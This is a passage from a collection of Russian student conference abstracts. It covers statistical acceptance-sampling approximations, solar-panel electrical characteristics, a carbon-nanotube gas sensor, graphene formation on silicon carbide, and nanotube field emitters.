$$C(n, z) := \frac{\Gamma(n + 1)}{\Gamma(z + 1) \cdot \Gamma(n - z + 1)}.$$

В конечном итоге для данного способа аппроксимации биномиальное распределение аппроксимируется плотностью вероятности

$$f_1(z) := C(n, z) \cdot p^z \cdot (1 - p)^{n-z}.$$

При этом вероятностные характеристики плана контроля будут

$$Ll_{\alpha}(n, R) := \int_{-0.5}^{R+0.5} C(n, z) \cdot p_{\alpha}^z \cdot (1 - p_{\alpha})^{n-z} dz ;$$

$$Ll_{\beta}(n, R) := \int_{-0.5}^{R+0.5} C(n, z) \cdot p_{\beta}^z \cdot (1 - p_{\beta})^{n-z} dz .$$

Для второго способа аппроксимации был выбран метод распределений типа А (кривая Грамма-Шарлье) [4]. Уравнение кривой распределения А при ограничении тремя членами ряда имеет вид:

$$f_A(z) = f(z) - \frac{r_3}{6} f^{(3)}(z) + \frac{r_4 - 3}{24} f^{(4)}(z) , \quad (3)$$

где $f(z)$ – плотность вероятности нормального распределения нормированной переменной; r_3 и r_4 – третий и четвертый моменты биномиального ряда распределения; $f^{(n)}(z)$ – n -я производная функции $f(z)$,

$$f^{(n)}(z) = (-1)^n H_n(z) \cdot f(z) ,$$

$H_n(z)$ – многочлены Чебышева – Эрмита.

Для перехода к плотности вероятности непрерывной случайной величины z необходимо полученную кривую $f_A(z)$ разделить на среднеквадратическое отклонение σ . Тогда плотность вероятности будет

$$f_2(z) = \frac{1}{\sigma} f_A(z) .$$

Анализ результатов сравнения при различных значениях n и p_{α} позволяет установить области их допустимых значений, при которых вероятностные характеристики практически совпадают и, следовательно, допустима предложенная аппроксимация: $p_{\alpha} \geq 1\%$ и $n \geq 20$.

Аналогично проводится аппроксимация и расчет плана контроля для пуассоновского и гипергеометрического распределения.

Литература:

1. ГОСТ Р 50779.52-95. Статистические методы. Приемочный контроль качества по альтернативному признаку.
2. ГОСТ Р 50779.70-99 (ИСО 2859.0-95). Статистические методы. Процедуры выборочного контроля по альтернативному признаку. Часть 0. Введение в систему выборочного контроля по альтернативному признаку на основе приемлемого уровня качества AQL.

3. Шиндовский Э., Шюрц О. Статистические методы управления качеством. Контрольные карты и планы контроля. Пер. с нем. Канд. Техн. В.Я. Ивановой и И.О. Решетниковой. М.: Мир, 1976. – 599 с.
4. Митропольский А. К. Техника статистических вычислений. М.: «Наука», 1971. – 576 с.

Исследование электрофизических характеристик источника постоянного тока на основе солнечных элементов

Д. Е. Курсай, Н.А. Осипов

Научные руководители: Ю.Б. Какурин, к.т.н., Н.А. Какурина, к.т.н., С.А. Богданов, к.т.н., доценты кафедры физики

В работе [1] мы привели наши рекомендации по сборке и условиям эксплуатации солнечной батареи (СБ) на основе солнечных элементов (СЭ). Настоящая работа посвящена описанию исследований основных электрофизических характеристик солнечных модулей (панелей), состоящих из несколько параллельно и последовательно соединенных СЭ.

Основной характеристикой СЭ является его вольтамперная характеристика (ВАХ). Принцип измерения ВАХ общепринятым способом заключается в регистрации значений токов и напряжений с помощью амперметра и вольтметра при различных значениях сопротивления нагрузки в цепи с СЭ с последующим построением зависимости. Мы провели измерения с помощью измерителя иммитанса Е7-20, подключенного к компьютеру. Таким образом в автоматическом режиме мы получили ВАХ, график которой показан и обозначен на рисунке 1 буквой *a*.

Как известно [2], ВАХ СЭ представляет собой суперпозицию темнового тока р-п-перехода и тока, возникающего в результате генерации светом и разделения внутренним электрическим полем носителей, так называемого светового тока СЭ. В результате ВАХ освещенного р-п-перехода смещена в четвертую четверть осей координат. Более принято график ВАХ изображать в первой четверти, как показано на рисунке 1. Известно также, что прибор с подобной ВАХ может служить источником постоянного тока. При соответствующем подборе нагрузочного сопротивления вырабатываемая энергия может достигать 80% от произведения тока короткого замыкания $I_{кз}$ и напряжения холостого хода $U_{хх}$.




Рис.1. Графики ВАХ (а) и электрической мощности (б) солнечного модуля

Ток короткого замыкания – это ток, протекающий через СЭ, когда напряжение равно нулю, то есть когда СЭ замкнут накоротко. В идеальном СЭ, при условии умеренных резистивных потерь, $I_{кз}$ равен световому току. Поэтому $I_{кз}$ можно считать максимальным током, который способен создать СЭ. Величина $I_{кз}$ зависит от ряда параметров, но при сравнении однотипных СЭ критическим параметром является диффузионная длина носителей заряда в полупроводнике и пассивация поверхности. Максимальная плотность тока солнечных кремниевых элементов равна 46 мА/см^2 . Плотность тока лабораторных СЭ достигает 42 мА/см^2 , коммерческих – $28 - 35 \text{ мА/см}^2$ [3]. В нашем случае $I_{кз}$ составил $2,7 \text{ мА}$.

Напряжение холостого хода – это максимальное напряжение, создаваемое СЭ, возникающее при нулевом токе. Напряжение холостого хода соответствует прямому смещению р-п-перехода, зависит от его тока насыщения и светового тока. Обычно световой ток изменяется незначительно, поэтому основное влияние на U_{xx} оказывает ток насыщения, который может изменяться на порядок и зависит от рекомбинации в СЭ. Таким образом, величина U_{xx} характеризует рекомбинацию в устройстве СЭ.

Напряжение холостого хода монокристаллических СЭ высокого качества достигает 730 мВ . В коммерческих устройствах оно обычно находится на уровне около 600 мВ [3]. Согласно результатам измерений ВАХ нашей солнечной панели U_{xx} составило $5,2 \text{ В}$. Количество элементов ней, соединенных последовательно равно 10, следовательно U_{xx} одного СЭ

равно 0,52В. То есть исследуемая панель из солнечных элементов оказалась не слишком высокого качества, скорее всего, она изготовлена на основе поликремния.

Ток короткого замыкания и напряжение холостого хода – это максимальные ток и напряжение, которые можно получить от СЭ. Однако, мощность СЭ в обеих этих точках равна нулю. Для источника постоянного тока вводится понятие коэффициента заполнения (КЗ), который определяется, как отношение максимальной мощности СЭ к произведению U_{xx} и $I_{кз}$. Другими словами, это отношение площадей прямоугольников А и Б на рисунке 1 (график мощности обозначен на рисунке 1 буквой б). Графически КЗ представляет собой меру квадратичности ВАХ СЭ и определяет максимальную площадь прямоугольника, который можно вписать в ВАХ.

СЭ с более высоким напряжением U_{xx} будет иметь более большой возможный КЗ. Для СЭ, выполненных по одинаковой технологии, значения КЗ обычно отличаются не очень сильно. Например, разница между лабораторными и коммерческими СЭ по КЗ равна 0,85 и 0,83 соответственно. КЗ может различаться существенно для СЭ из разных материалов. Например, КЗ солнечных элементов на основе GaAs может достигать 0,89 [3]. На практике КЗ всегда ниже идеального значения вследствие присутствия паразитных сопротивлений.

Согласно полученным зависимостям значения силы тока и напряжения в точке, где мощность максимальна, равны соответственно 2,5мА и 4В. Тогда расчетное значение КЗ для исследуемой солнечной панели составляет 0,7. Тот факт, что $КЗ < 0,8$ свидетельствует о высоких резистивных потерях в СЭ.

Самым распространенным параметром, по которому можно сравнить производительность двух СЭ, является КПД. КПД определяется как отношение мощности, вырабатываемой СЭ, к мощности падающего солнечного излучения. Согласно нашим расчетам, для солнечной панели площадью 6,5 см² при мощности падающего излучения 40 Вт/м² (≈ 10000 Лк) значение КПД равно 7%. Это значение является типичным для класса СЭ на основе поликремния.

Таким образом, приведенные результаты исследований позволяют сделать важные выводы о качестве солнечной панели и о целесообразности использования ее для изготовления СБ. В настоящее время нами с руководителями проводится постановка лабораторной работы с представленным содержанием для лаборатории «Электричество и магнетизм» на кафедре физики ИНЭП ЮФУ.

Литература:

1. Какурин Ю.Б., Какурина Н.А., Курсай Д.Е., Осипов Н.А. Сборка и рекомендации по эксплуатации солнечной батареи, собранной своими

руками // Технические науки – от теории к практике, 2014. №34, С. 95 – 102.

2. Зи. С. Физика полупроводниковых приборов: в 2-х книгах. Кн.2. Пер. с англ. – 2-е перераб. и доп.изд. – М.: мир, 1984. 456 с.

3. С. Honsberg и S. Bowden. PVCDROM // URL: pveducation.org/pvcdrom.

Исследование газочувствительных свойств чувствительного элемента на основе горизонтально ориентированных углеродных нанотрубок

Семенов А.С.

Научный руководитель: Климин В.С., к.т.н. ассистент кафедры НТ МСТ

Благодаря высокой чувствительности электронных характеристик к присутствию молекул, сорбированных на поверхности, а также рекордной величине удельной поверхности, способствующей такой сорбции, углеродные нанотрубки (УНТ) являются наиболее перспективной основой для создания сверхминиатюрных сенсоров, определяющих содержание газовых примесей в атмосфере.

Был проведён термодинамический анализ структуры структуры Si/Ti/Ni, применяемой для выращивания массива горизонтально ориентированных углеродных нанотрубок. Термодинамический анализ проводился с помощью программы FactSage 6.2.

На этапе нагрева водород, выделяющийся при диссоциации аммиака, связывает молекулы кислорода из остаточной атмосферы. Однако в структуре возможно формирование оксидов за счет реакции с остаточным кислородом и парами воды, образующимися при реакции кислорода с аммиаком, кроме того рассмотрение реакций твердофазного взаимодействия показало возможность образования в структуре силицидов и интерметаллидов.

Результаты термодинамического анализа структуры на этапе активации изображены на рисунке 1.




Рисунок 1 - Результаты термодинамического анализа на этапе активации

В ходе анализа было установлено, что на этапе активации должны протекать реакции восстановления каталитического материала водородом и нитридации материала подслоя. При этом никель из образовавшихся соединений (NiO , NiTi_2 , NiTi) полностью восстанавливается. Также на поверхности пленки титана происходит образования соединения TiN .

Результаты термодинамического анализа структуры на этапе роста массива углеродных нанотрубок изображены на рисунке 2.




Рисунок 2 - Результаты термодинамического анализа на этапе роста

Термодинамический анализ позволил выяснить назначение газов на каждой из стадий. Так на стадии нагрева аргон служит для вытеснения остаточных газов атмосферы, а аммиак и водород, на который он разлагается, связывает свободный кислород в пары воды. На стадии активации роль аммиака заключается в восстановлении никеля из оксида никеля водородом и из соединений Ti и Ni азотом, при этом формируется проводящий подслой нитрида титана. Также анализ показал, что независимо от фазового состояния никеля на нем происходит разложение ацетилена с выделением углерода для формирования углеродных нанотрубок.

При этом под никелевыми каталитическими центрами образуется подслой Ti/TiN , который представляет собой диффузионный барьер, препятствующий проникновению никеля в кремниевую подложку, а также препятствует окислению кремния и является проводящим подслоем для обеспечения электрического контакта к углеродным нанотрубкам, кроме того, электрический контакт обеспечивается прилегающим к кремниевой подложке слоем силицида.

Была разработана конструкция и технология изготовления сорбционного сенсора газа с чувствительным элементом на основе массива горизонтально ориентированных углеродных нанотрубок. Блок схема изготовления, полученная конструкция сенсора газа и схема его подключения к системе, обрабатывающей сигнал изображены на рисунке 3.




Рисунок 3 – конструкция, блок схема изготовления и схема подключения газового сенсора на основе горизонтальных УНТ

В результате исследования была установлена пригодность структуры Si/Ti/Ni к росту массива углеродных нанотрубок. Был разработан технологический процесс изготовления чувствительного элемента сенсора газа на основе массива углеродных нанотрубок. Разработана конструкция сорбционного сенсора газа.

Литература:

1. Daewoong Jung. A Gas Sensor Using a Multi – Walled Carbon Nanotube Sheet to Detect Oxygen Molecules / Daewoong Jung, Kyung H.Lee // Department of Electrical Engineering, University of Texas at Dallas – 2013. – С. 12-14.
2. Прохоров А. М. Физическая энциклопедия. В 5-ти томах. / Прохоров А. М. // Советская энциклопедия. Москва - 1988. – 113 – 120.
3. Marian A. Herman. Physical Principles and Technical Implementation. / Marian A. Herman, Wolfgang Richter, Helmut Sitter Epitaxy. // Springer - 2004. — С. 322.
4. Кравченко В. Ф. Алгебра логики, атомарные функции и вейвлеты в физических приложениях / Кравченко В. Ф., Рвачёв В. Л. // Физматлит. Москва - 2006. – С. 24-25.

Формирование графена сублимацией поверхности карбида кремния при отжиге в вакууме

Шах Д.Д.

Научный руководитель: Чередниченко Д.И. к.т.н., доцент кафедры НТ и МСТ

Графен представляет собой моноатомный слой гексагонально упорядоченных атомов углерода, который благодаря своим уникальным свойствам стал объектом внимательного изучения. Существует три главных метода получения графена. Отшелушивание графена от поверхности кристалла пиролитического графита, химические методы, эпитаксиальные методы и термическая диссоциация поверхности карбида кремния (SiC). Последняя группа методов представляет наибольший интерес для разработки технологии приборов микро и наноэлектроники. Процесс формирования графена сканирующим источником (СИ) тепла (лазер или электронный луч (ЭЛ)) детально исследовался в [1], однако быстрый нагрев сопровождается возникновением термонапряжений, которые могут влиять на качество графена. Здесь исследуется процесс формирования графена на поверхности SiC с помощью СИ при предварительном нагреве графитовой крышки (анод) столика рассредоточенным электронным лучом, что снижает скорость подъема температуры и, как результат, уменьшает термонапряжения.

Уравнение теплопроводности задачи для расчета температуры в структуре из двух пластин записывается в виде $a_i \nabla T_i = \partial T_i / \partial t$ (где индекс $i = 1, 2$ – соответствуют: 1 – слою карбида кремния; 2 – крышке монтажного столика). Нагревается нижняя поверхность крышки столика ЭЛ интенсивностью $-\lambda_2 \partial T_2 / \partial y = F_0 \cdot \theta(t)$ (при $y=0$). Граничное условия на контактной плоскости SiC и крышки столика (при $y = h$) имеет вид $\lambda_1 \partial T_1 / \partial y = \lambda_2 \cdot \partial T_2 / \partial T_2 = H \cdot (T_2 - T_1)$ - (где $1/H$ - тепловое сопротивление). На внешней поверхности пластины SiC идет рассеяние тепла в окружающую среду $-\lambda_1 \cdot \partial T_1 / \partial y = \alpha_0 \cdot T_1$ при $y = d$. (Здесь F_0 - мощность источника; α_0 - коэффициент теплоотдачи; λ_i - теплопроводность материала соответствующего слоя; $H \cong \lambda_2 / \delta$, δ - ширина контактной области между SiC пластиной и поверхностью столика; $\theta(t) = (1 - \exp(-\beta \cdot t))$ - множитель, контролирующий скорость подачи мощности, чтобы исключить запредельные термонапряжения на начальной стадии нагрева, Скорость нагрева V_T определяется предельным напряжением прочности карбида кремния $\sigma_n = \alpha_T \cdot (E \cdot d^2 \cdot V_T) / (1 - \nu) \cdot a_1$. (α_T - коэффициент терморасширения карбида кремния; E - модуль Юнга; ν - коэффициент Пуассона; a_1

температуропроводность). Если ввести, с учётом автомодельности температурного поля новую переменную $\xi = y/(4 \cdot t)^{1/2}$ распределение температуры в пластине SiC можно получить в виде

$$T_1 = \frac{F_0}{2 \cdot \alpha} \cdot \theta(t) \cdot \Gamma(t) \cdot \left[\exp\left(-\frac{d^2}{4 \cdot a_1 \cdot t}\right) + \sqrt{\pi \cdot a_1 \cdot t} \cdot \frac{\alpha}{\lambda_1} \cdot \operatorname{erf}\left(\frac{d-y}{2 \cdot \sqrt{a_1 \cdot t}}\right) \right]$$

где $\Gamma = \exp[-h^2 \cdot (1 - a_1/a_2) / 4 \cdot a_1 \cdot t]$. Детальный термодинамический анализ (1)

процесса сублимации SiC и расчет компонентного состава пара в пределах диапазона температуры 1700 – 3150 К выполненный в ЛЭТИ [2] показал, что при сублимации кремний уходит в паровую фазу, в то время значительная доля углерода остается на поверхности сублимации Графитизация поверхности затравочной пластины на ранней стадии роста была существенным препятствием на пути получения качественных монокристаллов карбида кремния PVT - методом [3]. При устранении этого эффекта было обнаружено, что подрешетка углерода в кристалле во время диссоциативного испарения не разрушается, что, впоследствии, послужило основанием для разработки метода формирования графена [1].

Парциальное давление всех компонент, определяющих состав пара в зависимости от температуры находится из уравнения Ван-Гоффа $\ln P_i = A_i/T + B_i$, а общее давление частиц в паре в соответствии с законом Дальтона $P = \sum_i P_i$ Термодинамические коэффициенты A_i , B_i , рассчитаны и приводятся в работе [2]. Находя парциальные давления температурную зависимость коэффициента стехиометрии компонентного состава пара можно рассчитать по формуле:

$$\eta = \frac{P(\text{Si}) + 2P(\text{Si}_2\text{C}) + P(\text{SiC}_2) + P(\text{SiC})}{P(\text{Si}) + P(\text{Si}_2\text{C}) + 2P(\text{SiC}_2) + P(\text{SiC})}, \quad (2)$$

Общий поток частиц с поверхности сублимации определяется формулой Кнудсена

$$F = \sum_i \frac{P_i}{\sqrt{2\pi \cdot m_i \cdot kT}}, \quad (3)$$

где m_i – масса молекул(атома) i -го компонента, k – постоянная Больцмана.

Зная интенсивность потока, глубину залегания дна сублимированного слоя SiC можно определить по формуле $S(t) = \Omega \cdot \int_0^t F(t) \cdot dt$ Здесь Ω – объем

молекулы карбида кремния и τ - длительность воздействия источника. Термодинамический анализ показал, что весь кремний $N_{\text{Si}}(\text{SiC}) = (\rho \cdot N_A / M)$, образующий Si-подрешетку кристалла SiC, уходит при сублимации в вакуум (где ρ – плотность кристалла SiC; M – молекулярный вес SiC; N_A – число Авогадро). В соответствии с законом сохранения вещества количество

атомов кремния, сублимирующих с единицы поверхности подложки вакуум, оценить по формуле $N_{\text{Si}}^* = \frac{\rho}{2M} \cdot N_A \cdot S(t)$, а соответствующее количество атомов углерода, которые уносятся с единицы поверхности в составе молекул с кремнием, по формуле

$$N_C^* = \frac{N_{\text{Si}}^*}{\eta}. \quad (4)$$

Итоговое количество атомов остаточного углерода, приходящееся на единицу площади поверхности сублимации, можно найти как разницу:

$$N_R = (N_C^0 - N_C^*), \quad (5)$$

где $N_C^0 = \rho \cdot N_A / 2 \cdot M$ – плотность атомов углерода в С-подрешетке SiC, приходящаяся на единицу поверхности сублимированного слоя S . Учитывая, что регулярная плотность атомов углерода на единице площади атомарной решетки SiC равна: $N_C^l = (\rho N_A / 2M)^{2/3}$ итоговое количество атомарных слоев остаточного углерода, которые составляют основу формирования структуры графена, можно определить по формуле

$$N_G = \frac{N_C^0}{N_C^l} = (\rho N_A / 2M)^{1/3} S(t). \quad (7)$$

Продолжительность процесса, в течение которого образуется графен можно оценить исходя из трансцендентного уравнения:

$$2 = \frac{N_G}{N_C^l} = \left(\frac{\rho}{2 \cdot M} \cdot N_A \right)^{\frac{1}{3}} \cdot \left(\frac{\eta - 1}{\eta} \right) \cdot S(t) \quad (8)$$

Так как С-подрешетку покинули N_C^* атомов, то доля дефектов в слоях остаточного углерода определяется отношением $\theta = N_C^* / N_C^0 = 1/\eta(x)$.

1. Дмитриев А.Н., Чередниченко Д.И. Формирование слоев графена сублимацией карбида кремния в вакууме сканирующим источником тепла. Известия Вузов ЭЛЕКТРОНИКА, №6(86), 2010, с.12-18
2. Lilov S. K. Study of the equilibrium processes in the gas phase during silicon carbide sublimation // Materials Science and Engineering B. – 1993. – Vol. 21, 1. – P. 65–69.
3. Drachev R.V., Cherednichenko D.I., Khlebnikov I.I., Khlebnikov Y.I., Sudarshan T.S. Graphitization of the seeding surface at the furnace heat up stage of SiC PVT bulk growth // Mat. Sci. Forum. – 2003. – Vol. 433–436. – P. 99–102.

Исследование автоэмиссионных структур на основе вертикально ориентированных массивов углеродных нанотрубок

Сергиенко К.С.

Научный руководитель: Климин В.С., к.т.н. ассистент кафедры НТ МСТ

Автоэмиттеры обладают рядом преимуществ перед другими источниками свободных электронов, а именно: отсутствие накала эмитирующего источника, получение высокой и стабильной плотности тока эмиссии, широкий диапазон рабочих температур, малая восприимчивость к воздействию внешней радиации, малая инерционность, большой срок службы, экспоненциально высокая крутизна ВАХ.

В настоящее время наблюдается повышенный интерес к изучению структуры и свойств таких самоорганизующихся упорядоченных систем как углеродные нанотрубки.

УНТ имеют низкие и стабильные значения работы выхода электронов и коэффициента распыления в вакууме; обладают высоким значением механической прочности, электропроводности и теплопроводности.

Благодаря использованию автоэмиттеров на основе УНТ можно получить высокие и стабильные значения автоэмиссионного тока, находясь даже в условиях технического вакуума.

Совокупность этих свойств обуславливает перспективность применения автоэмиттеров на основе УНТ в различных электровакуумных приборах, таких как: пальчиковые катодолюминесцентные лампы, рентгеновские трубки, плоские дисплейные экраны.

Для исследования автоэмиссионных характеристик был изготовлен макет автоэмиссионной структуры на основе вертикально ориентированного массива углеродных нанотрубок.

Макет автоэмиссионной структуры помещался в вакуумную камеру, откаченную до высокого уровня вакуума. Измерение вольт-амперных характеристик проводилось на установке KEITHLEY при подаче определённого значения разности потенциалов на электроды макета.

Измерения вольт-амперных характеристик проводились для УНТ высотой 30 мкм и радиусом 10, 15 и 20 нм. Расстояние между анодом и вершинами УНТ составляло около 20 мкм. Площадь исследуемых образцов равнялась 1 см², а плотность УНТ - $3.7 \cdot 10^9$ 1/см². Значение работы выхода находилось в пределах 3 эВ.

Полученные вольт-амперные характеристики представлены на рисунке 1.




Рисунок 1 – ВАХ макета автоэмиссионной структуры для массива УНТ:

- а) радиус УНТ-10 нм;
- б) радиус УНТ-15 нм;
- в) радиус УНТ-20 нм.

Из полученных вольт-амперных характеристик видно, что с увеличением радиуса углеродных нанотрубок происходит увеличение порогового значения напряжения, которое отвечает за начало процесса автоэмиссии, и, как следствие, уменьшение значения автоэмиссионного тока.

Характерная зависимость вольт-амперных характеристик от радиуса УНТ наблюдается также и в теоретических расчётах, о данной зависимости говорится и в литературных источниках, следовательно можно утверждать, что измерения ВАХ макета автоэмиссионной структуры были сделаны верно и данная зависимость имеет место.

Разработанная конструкция макета автоэмиссионной структуры позволяет получать плотности тока около 120 мкА/см^2 при напряжении между электродами порядка 50 В, при этом коэффициент усиления электрического поля составляет величину 1000-1500.

Литература:

1. Бельский М.Д., Бочаров Г.С., Елецкий А.В., Sommerer T.J. Усиление электрического поля в холодных полевых катодах на основе углеродных нанотрубок // Журнал технической физики – 2010. – № 2. – Т. 80. – С. 130-137.
2. Filip L. D., Smith R. C., Carey J. D. and Silva S. R. P. Electron transfer from a carbon nanotube into vacuum under high electric fields // Journal of Physics. Guildford, 2009. P. 1-9.
3. Бочаров Г.С., Елецкий А.В. Тепловая неустойчивость холодной полевой эмиссии углеродных нанотрубок // Журнал технической физики – 2007. – № 4. – Т. 77. – С. 107-112.
